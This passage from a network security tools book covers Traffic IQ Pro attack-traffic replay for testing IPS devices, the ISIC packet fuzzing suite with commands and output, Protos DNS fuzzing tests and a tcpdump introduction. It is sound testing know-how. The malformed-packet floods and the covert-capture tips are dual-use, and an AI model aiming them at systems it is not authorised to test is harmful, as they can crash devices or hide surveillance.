FTP wuftpd wulnx S.kar
HCP URI Handler Arbitrary Command Execution S.kar
HTTP hylafax faxsurvey S.kar
HTTP Allaire Coldfusion Overflow S.kar
HTTP Allaire JRun Overflow S.kar
HTTP Apache 2.0 Encoded Backslash Directory Traversal Vulnerability POC_1 S.kar
HTTP Apache 2.0 Encoded Backslash Directory Traversal Vulnerability S.kar
Adapter Status
Traffic Status
Packet Status
Traffic File: FTP wuftpd bobek S.kar
Description: A successful attack against Wu-Ftpd SITE EXEC remote format string stack overwrite vulnerability
Packets sent:107
Packet types: TCP:107 UDP:0 ICMP:0 Other:0
Total Successful:107 Unsuccessful:0 Retransmitted:0
Ready.

Figure 17-3. List of attacks to run

The results of each test are displayed in the bottom pane and include information on the number of packets sent, the number of packets retransmitted, the type of packets (UDP, TCP, ICMP, Other), and the packets blocked.

Attack Files

The traffic files can be displayed as a flat list in alphabetical order in the Traffic view, or by categories in the Group view. The traffic file structure is custom to Karalon. These files have a *.kar* extension. It is not possible to directly replay a *tcpdump* format file—you have to import it first. This is explained in later in this chapter in the section "Import Custom Packet Captures."

Traffic files are a great value from Karalon, but their quality can be irregular. They have attacks generated by good tools such as Nessus (see Section 3.1) and Metasploit (Chapter 7), so you do not have to set up and configure these tools. But the backdoor group contains several very old backdoors that do not work on a modern computer (e.g., Subseven) and very obscure Trojans that were probably never seen in the wild, while some other exploits are simply incorrect and do not work. In September 2006, they released a lot of exploits from FunBrowser that crashed Internet Explorer, but without possible code execution. This is the kind of thing that typically should not be covered by IPS vendors.

Some traffic files do not actually contain the attack described. For example, the traffic file "HTTP IE MHTML File Multiple Property NULL Dereference S.kar" released in the September 2006 update is incorrect. The attack should be in the HTML sent back by the HTTP server. But the writer of this file probably went back to the Fun-Browser exploit a first time and then a second time. He must have done the packet capture the second time because the web page was all ready in case the server answered "304 Not Modified" and did not send back the HTML page containing the exploit.

Attacks are a good start to verify the coverage of an IPS. But we are aware that the security devices vendors probably possess Traffic IQ Pro too, so a good coverage of the Traffic IQ Pro attacks does not necessarily translate to a good coverage in general. If the IPS catches most of the Spyware/Malware group, you can be sure the vendor is using Traffic IQ Pro extensively. To my knowledge, Karalon does not release zero-day exploits, so all attacks are well known when Karalon releases them in an update; thus, it is not possible to test the response time of the vendor's security team.

The most valuables attacks are, I believe, in the Metasploit group as well as the attacks against Microsoft products in the Exchange, Internet Explorer, HTTP, and RPC groups.

Some attacks exist as Successful exploit (S) and Unsuccessful (U). An IPS should detect both of them; it cannot wait to see whether the attack is successful to block the traffic, as this would be too late to block it.

Also, most of the Metasploit exploits exist with different shellcode. The shellcode is executed after the vulnerability is exploited. The IPS should detect the attack against the vulnerability, not the shellcode used. All the traffic files seeking the same vulnerability should be detected the same way by the IPS.

Most attacks are described in a help file. There is no direct link between the traffic file and the corresponding entry in the help file, making it inconvenient to go back and forth from the attack file to its description.

Standard Traffic Files

Traffic IQ Pro contains clean traffic: DHCP, DNS, HTTP, SMTP, IMAP, and so on. I find it useful to test firewalls. For example, you can run all these traffic files on port 80, usually open to give access to the Web, to see whether the firewall lets only the real HTTP traffic go through.

These files can also be used to verify how the IPS works. If you run SSH on port 80, will it parse it as HTTP and trigger a lot of false positives, or will it process it as SSH?

Can it block non-HTTP traffic on port 80? Peer-to-peer traffic such as BitTorrent and chat traffic such as Skype are seen on all ports and can trigger several false positives on IPSes that are not able to distinguish between several protocols running on the same port.

Scan

To run a set of tests, use the Scan feature, as shown in Figure 17-4. For each test, you can define the IP addresses and ports, the number of times to repeat the test, and whether all packets are expected to go through.



Figure 17-4. List of tests to run

It is convenient to test a couple of traffic files in a row. You can select several tests by holding the Ctrl key or consecutive files with the Shift key.

If all or most of your tests have the same values (random source port, default destination port, same IP addresses, and same expected result), do not make the changes for each file you select. Rather, use the default value, then right-click on the list of tests and choose `Select All`. Right-click again on the selection, and then from the pop-up menu, select Actions → Change Values and choose what values to change. This will save you a lot of time. Remember to save your traffic scan.

You can get a report of the scan by clicking on report. It is automatically saved. The report is cumulative; all traffic files replayed are added to the report until you clear it. It is better to clean the report before starting the scan.

Import Custom Packet Captures

You can also import your own packet capture into Traffic IQ Pro. The software can handle packet captures in the *libpcap* format, captures by *tcpdump* (see "tcpdump"), or Ethereal/Wireshark (see Sections 5.15 and 18.2). The imported traffic keeps the same name as the original file, but with the *.kar* extension. Then you can do all the neat traffic modifications available on the regular traffic files, such as changing the destination port.

Packet Editing

Traffic IQ Pro offers some packet-editing capabilities, as shown in Figure 17-5, but it is not as powerful as Netdude (see Section 18.3). You can do modifications on layers 2 to 7. Unlike Netdude, you do not need to fix the checksums after editing the packets. The checksums are always recalculated every time Traffic IQ Pro sends a packet. Note that you can only edit existing bytes; it is not possible to add extra data to the packets.

Layer 2 contains the source and destination MAC addresses. It does not make sense to edit them. Change the general setup instead to override the MAC addresses.

Conclusion

Traffic IQ Pro is a good tool for replaying traffic. It is easy to use and allows interesting packet modifications, such as changing the port number. But when it comes to attack files, you cannot fully trust the software. If an IPS does not catch a malicious traffic file, some work on your side is needed to determine whether:

- It actually makes sense to detect this type of traffic—for example, crashing Internet Explorer without being able to execute malicious code is not interesting.
- The exploit is actually contained in the traffic files.
- The exploit is correct. One of the WMF exploits, for example, does not contain the correct offset that triggers the vulnerability.

Karalon also sells Traffic IQ Basic, a light version of Traffic IQ Pro but many times cheaper. This version cannot import custom packet captures, does not contain all the traffic files of the Pro version, nor is it possible to change the source and destination port number. All settings, such as the MAC addresses of the network cards, are configured by modifying an *.ini* text file—they are not available through the GUI. For a



Figure 17-5. Packet editor

company that needs such a tool for demonstrations, it might make sense to buy one license of Traffic IQ Pro to generate the traffic files, and multiple licenses for Traffic IQ Basic to replay these files at different locations.

17.3 ISIC Suite

IP Stack Integrity Checker (ISIC) is a suite of tools to check the network stack of a device (*http://isic.sourceforge.net/*). It contains the following software components:

esic
: Generates Ethernet frames

isic
: Generates IP packets

icmpsic
: Generates ICMP packets

tcpsic
: Generates TCP packets

udpsic
: Generates UDP packets

multisic
: Sends random multicast UDP packets (introduced in version 0.07)

**sic6*
: A mirror set of these utilities that tests the IPv6 protocol stack

All these tools work the same way: they send pseudo-random traffic to a target. The user can choose a couple of parameters, such as what percentage of IP packets should be fragmented, what percentage should have a bad IP version, and so on. The tools are useful for detecting crashes and high CPU utilization on the target devices (e.g., due to a weakness in the network stack).

Network Setup

The ISIC suite runs on Linux, BSD, Mac OS X, and most Unix systems. However, the TCP/IP stacks of these systems do not have the same behavior. For example, the FreeBSD network stack will discard most of the malformed packets generated by the ISIC tools. The Linux TCP/IP stack does not discard any single packet. My advice is to run the ISIC tool on a Linux machine.

Not all Linux distributions have the ISIC package. It can be compiled from source, but this is not always easy. I would recommend a distribution from the Red Hat family (Fedora Core, Red Hat Enterprise, CentOS) or Debian Testing, which provides the latest version of ISIC (version 0.07 at the time of writing).

The device being tested should be plugged directly into the machine that runs the tests. If there is another device in between (even a simple hub or switch), this device could drop packets or crash. The server that runs ISIC requires one Ethernet card to send the traffic, or two cards if you prefer to manage it remotely.

esic

esic, like the other ISIC tools, generates pseudorandom packets. With this tool, you can tweak layer 2. By default, *esic* creates packets with the source MAC address of the Ethernet card used to send the packets, with the broadcast destination MAC address and Ethernet protocol 2048 (0x800, the IP protocol), and a maximum packet length of 1500 (maximum Ethernet frame size). The only mandatory option of the tool is the interface to send the packets:

```
[root@replay ~]# esic -i eth2
Seeding with 8127
Maximum packet size (minus header) is 1486 bytes
Ethernet protocol will be 2048.
Sending to   MAC ff:ff:ff:ff:ff:ff
Sending from MAC 00:11:43:ec:da:71
Sending...
```

```
1000 @ 17868.0 pkts/sec and 13003.6 k/s
2000 @ 16772.6 pkts/sec and 12300.3 k/s
3000 @ 15857.7 pkts/sec and 11843.6 k/s
4000 @ 15372.8 pkts/sec and 11436.6 k/s
```

If you do a packet capture either on the target or on the server that runs *esic*, you will see a lot of fragmented and malformed packets (see Figure 17-6) such as wrong IP length, bogus IP headers, and so on.


esic.pcap - Ethereal
File Edit View Go Capture Analyze Statistics Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
1 0.000000 3.72.84.35 20.42.1.58 IP Fragmented IP protocol (proto=IGRP 0x09, off=52592)
2 0.000001 Dell_ec:da:71 Broadcast IP Bogus IP header length (16, must be at least 20)
3 0.000002 13.5.134.169 74.219.212.138 IP Fragmented IP protocol (proto=ARGUS 0x0d, off=42496)
4 0.000003 81.158.56.91 120.91.77.206 IP Fragmented IP protocol (proto=Unknown 0xbd, off=33904)
5 0.000004 58.7.50.184 36.90.164.1 IP Fragmented IP protocol (proto=Unknown 0x8e, off=41512)
6 0.000005 Dell_ec:da:71 Broadcast IP Bogus IP header length (0, must be at least 20)
7 0.000431 Dell_ec:da:71 Broadcast IP Bogus IP header length (0, must be at least 20)
8 0.000433 203.212.186.189 245.169.138.35 IP Fragmented IP protocol (proto=Unknown 0xac, off=15824)
9 0.000435 Dell_ec:da:71 Broadcast IP Bogus IP header length (4, must be at least 20)
10 0.000437 108.119.97.59 72.105.235.46 IP Fragmented IP protocol (proto=Datagram Congestion Control Protocol 0x21, o
11 0.000438 1.145.74.78 152.21.36.160 IP Fragmented IP protocol (proto=VRRP 0x70, off=14864)
12 0.000439 247.38.154.194 87.153.85.169 IP Fragmented IP protocol (proto=Unknown 0xde, off=38256)
13 0.000847 150.4.162.116 83.0.145.84 IP Fragmented IP protocol (proto=Unknown 0x97, off=3288)
14 0.000848 120.182.27.164 220.183.34.1 IP Fragmented IP protocol (proto=SATNET EXPAK 0x40, off=6880)
Frame 1 (146 bytes on wire, 146 bytes captured)
Ethernet II, Src: Dell_ec:da:71 (00:11:43:ec:da:71), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol, Src: 3.72.84.35 (3.72.84.35), Dst: 20.42.1.58 (20.42.1.58)
Data (92 bytes)

Figure 17-6. Packets generated by esic seen in Ethereal/Wireshark

Here's what you can tweak:

`-s <MAC>`
: Source MAC address in the format `aa:bb:cc:dd:ee:ff`. You can use `rand` to randomize the address. By default, *esic* uses the MAC address of the card specified with the `-I` option.

`-d <MAC>`
: Destination MAC address, can be `rand`. By default, *esic* uses the broadcast address `ff:ff:ff:ff:ff:ff`. Usually, the destination MAC address is set to the Mac address of the Ethernet card that receives the traffic on the target device.

`-p <protocol>`
: Protocol number, can be random with the value `rand`. The default protocol is 2048 (0x800, IP). You can use 2054 for ARP, 34915 for PPPoE, 36864 for loopback, etc.

`-r <seed>`
: Random seed. *esic* generates pseudorandom packets. To be able to reproduce a test, you need to specify a random seed (600, for example) so that *esic* will replay the same packets in the same order.

`-c <packets>`
: Number of packets to send.

`-l <length>`
: Maximum packet length must be between 14 and 1,500.

-m <interval>
: Interval of the printouts. By default, *esic* prints information on the standard output every 1,000 packets.

-k <offset>
: Number of packets to skip. This option was added in version 0.07.

The options `-r`, `-c`, and `-l` are used mainly for automation. See the section "Automation," later in this chapter, for more details.

isic, icmpsic, tcpsic, udpsic, and multisic

The other tools are similar to *esic*, but they work at layers 3 (*isic*) or 4 (*icmpsic*, *tcpsic*, *udpsic*, *multisic* for multicast UDP packets). You cannot control the interface used to send the packets, only the destination IP address. This makes the setup a little bit more complicated when the device tested does not have an IP address on the interface that receives the traffic (e.g., in the case of an IPS in transparent mode). Let's say you want to send packets with the source IP address 1.1.1.1 to the destination 1.1.1.2. On Linux, you cannot use two interfaces (interface 1 with the address 1.1.1.1, interface 2 with the address 1.1.1.2), even if you have a static group that forces all IP packets with the destination 1.1.1.2 to be sent through interface 1. Because Linux is aware that interface 2 has the IP address 1.1.1.2, it ignores the static routes and uses the loopback interface to send the packets directly to interface 2. The packets do not leave the server to go through the target system.

One solution is to use two machines, the second one with the IP address 1.1.1.2; however, it is possible to work with a single server. Simply configure the interface that sends the packet thusly:

```
[root@replay ~] ifconfig eth1 1.1.1.1 netmask 255.255.255.0
```

This creates a static group automatically for interface *eth1*:

```
[root@replay ~]# route -v
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
10.157.5.128    *               255.255.255.192 U     0      0        0 eth0
1.1.1.0   *    255.255.255.0 U  0  0  0 eth1
169.254.0.0     *               255.255.0.0     U     0      0        0 eth0
default         10.157.5.129    0.0.0.0         UG    0      0        0 eth0
```

If you run *isic*, *icmpsic*, *tcpsic*, or *udpsic* at this point with the destination address 1.1.1.2, you will see ARP packets asking only who has the IP address 1.1.1.3, because the receiving interface on the device being tested does not have any IP address. To solve this, you need to assign a fake MAC address or the MAC address of the Ethernet card on the target device to the IP address 1.1.1.2. You can do that by altering the ARP cache of the Linux machine:

```
[root@replay ~]# arp -s 1.1.1.2 aa:bb:cc:dd:ee:ff
```

Do not choose a MAC address of another card of the system running the ISIC suite. Linux would recognize that the Mac address belongs to a physical Ethernet card on the same machine and would use the loopback interface to send the packets directly to the network card.

Now that the setup is complete, you can run the tools:

```
[root@replay ~]# isic -s 1.1.1.1 -d 1.1.1.2
Compiled against Libnet 1.1.2.1
Installing Signal Handlers.
Seeding with 31251
No Maximum traffic limiter
Bad IP Version  = 10%    Odd IP Header Length = 50%    Frag'd Pcnt = 30%
 1000 @ 15846.6 pkts/sec and 10212.8 k/s
 2000 @ 15731.4 pkts/sec and 10059.9 k/s
[...]

[root@replay ~]# icmpsic -s 1.1.1.1 -d 1.1.1.2
Compiled against Libnet 1.1.2.1
Installing Signal Handlers.s @ 15704.06 pkts/s
Seeding with 31796sic -s 1.1.1.1 -d 1.1.1.2
No Maximum traffic limiter
Bad IP Version  = 10%           IP Opts Pcnt    = 50%
Frag'd Pcnt     = 30%           Bad ICMP Cksm   = 10%

 1000 @ 15850.1 pkts/sec and 10162.8 k/s
 2000 @ 15309.7 pkts/sec and 9948.5 k/s
[...]

[root@replay ~]# tcpsic -s 1.1.1.1 -d 1.1.1.2
Compiled against Libnet 1.1.2.1
Installing Signal Handlers.
Seeding with 31936
No Maximum traffic limiter
Using random source ports.
Using random destination ports.
Bad IP Version  = 10%           IP Opts Pcnt    = 50%
Frag'd Pcnt     = 30%           Urg Pcnt        = 30%
Bad TCP Cksm    = 10%           TCP Opts Pcnt   = 50%

 1000 @ 14502.2 pkts/sec and 10176.3 k/s
 2000 @ 15117.2 pkts/sec and 10133.3 k/s
[...]

[root@replay ~]# udpsic -s 1.1.1.1 -d 1.1.1.2
Compiled against Libnet 1.1.2.1
Installing Signal Handlers.
Seeding with 32085
Using random source ports.
Using random destination ports.
No Maximum traffic limiter
Bad IP Version  = 10%           IP Opts Pcnt    = 50%
Frag'd Pcnt     = 30%           Bad UDP Cksm    = 10%
```

```
 1000 @ 15557.2 pkts/sec and 10105.3 k/s
 2000 @ 15132.5 pkts/sec and 10061.4 k/s
[...]

[root@replay ~]# multisic -i eth0 -s 1.1.1.1 -d 1.1.1.2
Compiled against Libnet 1.1.2.1
Seeding with 24965
Using random source ports.
Using random destination ports.
Sending from MAC 00:0c:f1:cd:a3:a4
No Maximum traffic limiter
Bad IP Version  = 10%           IP Opts Pcnt    = 10%
Frag'd Pcnt     = 10%           Bad UDP Cksm    = 10%

  1000 @ 3163.0 pkts/sec and 2188.6 k/s
  2000 @ 6879.0 pkts/sec and 4734.7 k/s
[...]
```

All these tools have the same `-c` option as *esic*. They also have several options in common amongst themselves:

`-s <IP address>`
: Source IP address. Can be set to random with the value `rand`.

`-d <IP address>`
: Destination IP address. Can be set to random with the value `rand`.

  Be careful with this option. Since most of the destination IP addresses that get generated do not exist, the device will only send ARP packets, not the packets generated by ISIC. If you have the MAC address for all these devices but are using an additional interface for remote access to the server, part of the traffic generated by ISIC will be sent through the management interface according to the routes set up on the device.

`-k <packets>`
: Number of packets to skip. Used for automation.

`-x <resend>`
: Number of times to send each packet. The default value is `1`.

`-m <throughput>`
: Maximum throughput in kilobytes per second.

`-p <packets>`
: Number of packets to generate. Note that it has a different meaning than the `-p` option in *esic*. Mainly used for automation.

You can specify a couple of parameters to generate more or less malformed and fragmented traffic, such as:

`-F <fragments>`
: Percentage of fragmented packets. The default is 30 percent.

`-V <Bad IP version>`
: Percentage of bad IP versions. The default is 10 percent.

Each utility also has tool-specific options:

isic
: `-I <odd IP header length>` sets the percentage of odd IP header length. The default is 50 percent.

icmpsic, tcpsic, udpsic
: `-I <IP options>` sets the percentage of packets with random IP options. The default value is 50 percent.

icmpsic
: -I `<bad checksums>` sets the percentage of bad checksums. The default value is 10 percent.

tcpsic
: `-T <TCP options>`
  Sets the percentage of packets with random TCP options. The default value is 50 percent.

  `-u <urgent data>`
  Sets the percentage of packets with urgent data. The default is 50 percent.

  `-t <bad checksums>`
  Sets the percentage of bad TCP checksums. The default is 10 percent.

udpsic, multisic
: `-U <bad checksums>` sets the percentage of bad TCP checksums. The default is 10 percent.

multisic
: `-i <interface>` sets the interface to use.

With *icmpsic*, *tcpsic*, and *udpsic* it is possible to specify a port number along with the source and destination IP address; for example:

```
[root@replay ~]# udpsic -s 1.1.1.1,rand -d 1.1.1.2,53 -r 600 -F 80 -V 10 -I 50 -U 5
```

Automation

The ISIC suite is easy to configure and run, but you will have to generate millions of packets to crash a device once, if it crashes at all. Once the device crashes, it is not easy to go back and determine which of the packets caused a problem.

The best way to proceed is to generate a specific number of packets, test the device, and repeat again.

Here is how it would look if you were running one million packets at a time and doing a *ping* to test whether the target is still up:

```
[root@replay ~]# udpsic -s 1.1.1.1 -d 1.1.1.2 -r 600 -p 1000000
Compiled against Libnet 1.1.2.1
Installing Signal Handlers.
Seeding with 600
Using random source ports.
No Maximum traffic limiter
Bad IP Version  = 10%           IP Opts Pcnt    = 50%
Frag'd Pcnt     = 30%           Bad UDP Cksm    = 10%

 1000 @ 15195.3 pkts/sec and 10053.8 k/s
 2000 @ 15393.9 pkts/sec and 10045.1 k/s
[...]
[root@replay ~]# ping -n 1 1.1.1.1.2
Pinging 1.1.1.2 with 32 bytes of data:
Reply from 1.1.1.2: bytes=32 time<1ms TTL=6

Ping statistics for 1.1.1.2:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss)
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
[root@replay ~]# udpsic -s 1.1.1.1 -d 1.1.1.2 -r 600 -p 1000000 -k 1000000
Will not transmit first 1000000 packets.
Compiled against Libnet 1.1.2.1
Installing Signal Handlers.
Seeding with 600
Using random source ports.
No Maximum traffic limiter
Bad IP Version  = 10%           IP Opts Pcnt    = 50%
Frag'd Pcnt     = 30%           Bad UDP Cksm    = 10%

 1000 @ 15195.3 pkts/sec and 10053.8 k/s
 [...]
[root@replay ~]# ping -n 1 1.1.1.1.2
Pinging 1.1.1.2 with 32 bytes of data:
Reply from 1.1.1.2: bytes=32 time<1ms TTL=6

Ping statistics for 1.1.1.2:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss)
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
[root@replay ~]# udpsic -s 1.1.1.1 -d 1.1.1.2 -r 600 -p 1000000 -k 2000000
Will not transmit first 2000000 packets.
[...]
```

If the ping fails, let's say between batch 2 or 3, you know that a packet between number 1,000,0000 and 2,0000,0000 caused the problem. You can follow the same process with batches of 10,000 packets, then 1,000 packets, and so on, in order to isolate the right packet.

The test never ends, and random packets are generated indefinitely. The total amount of traffic needed to validate a device is up to you. Obviously, the more traffic, the better.

It is not easy to decide how many packets you should run in a row, and what type of test to execute. If you generate only a few packets before doing a test, it will take much longer to run. However, with a large number of packets, if the device crashes or hangs, it will take much longer to isolate the packet that caused the problem.

So the test should be as short as possible. It should detect a crash or a hang, but also a reboot. If you only *ping* the machine, you do not know if it rebooted during the test. It should also test the particular area that you are looking for. If you test a DNS server with *udpsic*, the test should also ensure that the DNS server is still behaving correctly. In this case, a *ping* is not enough.

17.4 Protos

Protos is a suite of security tools developed at the University of Oulu in Finland. They provide tools to test the DNS, HTTP client, SNMP, WAP, LDAP, ISAKMP, H225, and SIP implementations. The test tools and white papers on black-box security testing are available at *http://www.ee.oulu.fi/research/ouspg/protos/*.

Codenomicon (*http://www.codenomicon.com/*) is a company that provides the same type of test tools that Protos does, but for many additional protocols. It can be considered a commercial version of Protos.

All test tools come in a similar form. They test a client and/or a server implementation by sending malformed request/replies. While this section focuses on DNS, most of the explanations apply to other Protos testing suites.

The details of the DNS tests are displayed at *http://www.ee.oulu.fi/research/ouspg/protos/testing/c09/dns/index.html*. The DNS suite consists of a Java program that generates DNS requests to test a DNS server, DNS replies, and zone transfers to test a DNS client, and it also contains a DNS proxy written in Python. So it can be run on any platform that runs Python and Java, including Windows, Linux, Mac OS X, BSD, and Solaris.

The Java test tools handle TCP connections only, but a lot of DNS client/servers handle UDP only. This is why Protos provides the tool *udpproxy*, which translates UDP packets to TCP connections.

Let's take a look at the Protos DNS server. It is used to test a DNS client implementation. On the server, run the DNS server:

```
$ java -jar c09-dns-response-r1.jar
20061103 10:31:43 PROTOS c09-dns-response test tool
(http://www.ee.oulu.fi/research/ouspg/protos/testing/c09/dns/)
20061103 10:31:43 Created with Codenomicon Mini-Simulation Toolkit 1.2
20061103 10:31:43 Licensed for use in Oulu University Secure Programming Group.
Distribution strictly prohibited.
20061103 10:31:43 options:
20061103 10:31:43 Test suite c09-dns-response-r1.jar: PROTOS c09-dns test suite
20061103 10:31:43 TEST CASE #0 (c09-dns-response-r1.jar)
20061103 10:31:47 Listening for TCP connections to port 53...
```

The server used to run the Protos DNS server should not already be running a DNS server. If it is, you need to turn it off during the tests.

Run the UDP proxy on the same server as the Protos DNS server:

```
$ python.exe udpproxy.py
```

On the client under test, send a query to the Protos DNS server. Under Linux, you can use *dig* to send queries to a specific DNS server:

```
[julien@asus ~]$ dig @192.168.1.101 protos1

; <<>> DiG 9.3.2 <<>> @192.168.1.101 protos1 ; (1 server found) ;;
global options:  printcmd ;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20516 ;; flags: qr aa ra;
QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;protos1.                       IN      A

;; ANSWER SECTION:
protos.invalid.         65535   IN      A       127.0.0.1

;; Query time: 1035 msec
;; SERVER: 192.168.1.101#53(192.168.1.101) ;; WHEN: Fri Nov  3 10:39:02 2006 ;;
 MSG SIZE  rcvd: 55
```

Use a unique hostname for each request; otherwise, *dig* could use its DNS cache instead of sending the query to the test tool.

On the server, you see the UDP request being translated to a TCP stream to the server:

```
2006-11-03T10:38:47.723000 received udp request of length 25 from 192.168.1.100:
33293
2006-11-03T10:38:49.516000 reading dns packet of len 55 from tcp socket
2006-11-03T10:38:49.516000 end-of-file receiving tcp message from test tool
2006-11-03T10:38:49.516000 did tcpquery
2006-11-03T10:38:49.516000 send 55 to 192.168.1.100 ...
2006-11-03T10:38:50.467000 sending via udp since tcp connection was refused
2006-11-03T10:38:50.467000 sent tcp reply of length 55
```

And the server receiving the request:

```
20061103 10:38:48 Connected to 127.0.0.1 port 1982, local port 53
20061103 10:38:49 port 53 <-- 127.0.0.1 port 1982 27 octet(s)
20061103 10:38:49 port 53 --> 127.0.0.1 port 1982 57 octet(s)
20061103 10:38:49 Closing connection to 127.0.0.1 port 1982
20061103 10:38:49 delay of 1000 ms...
20061103 10:38:50 Test case #0 completed
20061103 10:38:50 TEST CASE #1 (c09-dns-response-r1.jar)
20061103 10:38:52 Listening for TCP connections to port 53...
```

Some replies are malformed, and the client may complain:

```
;; Got bad packet: bad label type
54 bytes
0f 54 84 80 00 01 00 01 00 00 08 70 72 6f 74 6f
73 34 36 00 00 01 00 01 06 70 72 6f 74 6f 73 07
69 6e 76 61 6c 69 64 00 00 01 00 01 00 00 ff ff 00 04 7f 00 00 01 ;;
Got bad packet: FORMERR
56 bytes
48 47 84 80 00 01 00 01 00 00 00 00 08 70 72 6f
74 6f 73 34 37 00 00 01 00 01 06 70 72 6f 74 6f
73 07 69 6e 76 61 6c 69 64 00 00 00 00 01 00 00 ff ff 00 04 7f 00 00 01
```

There are 11,138 tests for the client. A quick way to run all of them with *dig* is:

```
[julien@asus ~]$ for N in `seq 1 11138`; do dig @192.168.1.101 protos$N; done
```

For each test, you should check whether the client behaves correctly. For example, you can monitor:

— Memory and CPU usage. If a server reply requires too much memory on CPU cycles, an attacker could create a denial of service.

- Crashes or freezes.
- Corruption of the client. You can query a normal DNS server to make sure the DNS client still behaves correctly.
- The uptime of the underlying OS to verify that the machine did not reboot.
- The duration of the query. If it takes longer than usual, an attacker could make the client unavailable to other users.

In the same way, you can use the Protos DNS client to test a server. If the DNS server handles UDP connections only, you need to run *udpproxy.py* on the Protos client server, and run *tcproxy.py* on the DNS server being tested:

```
$ java -jar c09-dns-query-r1.jar --host domain.net
20061103 17:37:53 PROTOS c09-dns-query test tool
(http://www.ee.oulu.fi/research/ouspg/protos/testing/c09/dns/)
20061103 17:37:53 Created with Codenomicon Mini-Simulation Toolkit 1.2
20061103 17:37:53 Licensed for use in Oulu University Secure Programming Group.
Distribution strictly prohibited.
20061103 17:37:53 options: --host domain.net
20061103 17:37:53 Test suite c09-dns-query-r1.jar: PROTOS c09-dns test suite
20061103 17:37:53 TEST CASE #0 (c09-dns-query-r1.jar)
20061103 17:37:53 Connecting to domain.net TCP port 53
20061103 17:37:53 port 4031 --> 192.168.0.1 port 53 38 octet(s)
20061103 17:37:53 port 4031 <-- 192.168.0.1 port 53 249 octet(s)
20061103 17:37:53 Closing connection to 192.168.0.1 port 53
20061103 17:37:53 delay of 1000 ms...
20061103 17:37:54 Test case #0 completed
20061103 17:37:54 TEST CASE #1 (c09-dns-query-r1.jar)
[...]
```

There are 10,460 tests to run. You can specify which tests to launch:

```
$ java -jar c09-dns-query-r1.jar --host domain.net –index 1,3,5,6-25,30-
```

The zone-transfer test is done the same way as the DNS server test:

```
$ java -jar c09-dns-zonetransfer-r1.jar --host domain.net
```

Protos created similar test suites for HTTP replies, WAP, SIP, SNMP, LDAP, H225, and ISAKMP. These test cases are well appreciated in the network security industry; most vendors integrated them into their QA cycle.

The challenge with this tool is to isolate the test that created a crash or an anomaly on the target. Most of the time, you have to write a custom script for each device to test, which is not an easy job. Mu Security (*http://www.musecurity.com/*) has developed an appliance that does all this work. It tests all the corner cases for a lot of protocols, such as Protos, and can also identify exactly which packet crashed the device or created a peak in CPU or memory usage, and so on. It is not free like Protos, but it can save a lot of time by avoiding the need for custom automation.

—Julien Sobier

Part VI

Monitoring

18

Network Capture

Sooner or later, you will connect your system to a network, whether it is a LAN segment at work, a cable or DSL modem at home, or even a dial-up connection on the road. You will send and receive packets from a variety of computers that you know almost nothing about. Being able to monitor, capture, and analyze those packets can be incredibly useful, either to troubleshoot network performance, debug a problematic networking program, or capture an attack for later analysis or as evidence for prosecution.

This chapter is meant to give you a short introduction to the essential tools of capturing and manipulating traffic. For additional resources, I strongly recommend *Wireshark & Ethereal Network Protocol Analyzer Toolkit*, by Orebaugh et al. (Syngress) and *Network Intrusion Detection*, by Steven Northcutt and Judy Novak (SAMS).

18.1 tcpdump

tcpdump is a command-line packet sniffer for Unix-based operating systems. In order to capture packets other than those addressed to the host's MAC address, it must enable Promiscuous Mode on the card, which requires superuser/root access. Most versions of Unix will not let you run *tcpdump* unless you are *root*, because being able to see packets from other users would violate Unix's security model.

tcpdump was originally written by Van Jacobson, Craig Leres, and Steven McCanne when they worked at Lawrence Berkeley National Laboratory (LBNL) Network Research Group (NRG), just up the hill from the main UC Berkeley campus. Because of this, the filtering language used in *tcpdump* is known as the Berkeley Packet Filtering (BPF) language.

Basics

Acquiring *tcpdump* is fairly straightforward; most Linux/Unix/POSIX distributions (or *distros,* for short) have a simple-to-install package for both *tcpdump* and *libpcap*

(you need both to capture traffic). If an install package isn't available for your distro, the source is available from *http://www.tcpdump.org*. Compiling from source is a fairly straightforward operation.

Once installed, log in as *root* (or use *sudo* as discussed in Section 14.3) and run it:

```
# tcpdump
```

By default, it picks up the first interface it finds (excluding the loopback, typically *eth0* for Linux) and displays each packet it sees on that interface as a single line; for example:

```
12:55:09.459039 IP 10.10.9.24.3766 > server.ssh: . ack 887032 win 65535
12:55:09.459181 IP server.ssh > 10.10.9.24.3766: P 887280:887396(116)
ack 3693 win 9648
```

Ctrl-C quits the capture. If you did the above capture remotely through SSH, you receive a torrent of packets similar to the ones just shown. You are essentially seeing yourself, then telling yourself you are seeing yourself. This capability is not terribly useful, although sometimes it can be enough to know whether your network is working properly. Note that if *tcpdump* knows the service name from the */etc/services* file, it displays the service name instead of the port number (e.g., `.ssh` in the example). Also if it knows the reverse lookup for a particular address, it resolves it by default—this can be useful, or it can be bad.

Consider this: if you are doing a covert packet capture between you and a remote target, or between two targets on a port-mirrored switch (or you broke its CAM table), and then you start doing reverse-DNS lookups on the hosts you are collecting against, you are leaking information that someone else may be able to monitor and detect, revealing your otherwise untraceable activities. To disable name lookups, use the `-n` option:

```
# tcpdump -n
```

What if you want to *ssh* in on one interface and then monitor on another? A neat trick is to have the second interface simply *up*, but with no IP address assigned to it. This allows you to monitor a network without being detected on that network or directly attacked. In order to specify which interface you are going to capture on, use the `-i` option and then the name of an interface; for example:

```
# tcpdump -i eth1
```

Say your Unix system is also forwarding traffic, perhaps modifying it on the way or maybe even dropping traffic (due to an inline IDS or a proxy server), and you want to see traffic that it is forwarding; or suppose your machaine is multi-homed, or you're connected to multiple span ports, etc. If it is a Linux-based system, you can easily capture traffic to and from any interfaces with the `any` interface keyword; for example:

```
# tcpdump -i any
```

If you decide to save packets to disk (discussed later) by using this technique, the resulting capture file is typically called a *Linux cooked capture*. Also keep in mind that this does not set the interfaces to promiscuous mode and only packets destined to or sent from the system are captured.

To get a list of available capture interfaces, use the `-D` option:

```
# tcpdump -D
1.eth0
2.eth1
3.eth2
4.eth3
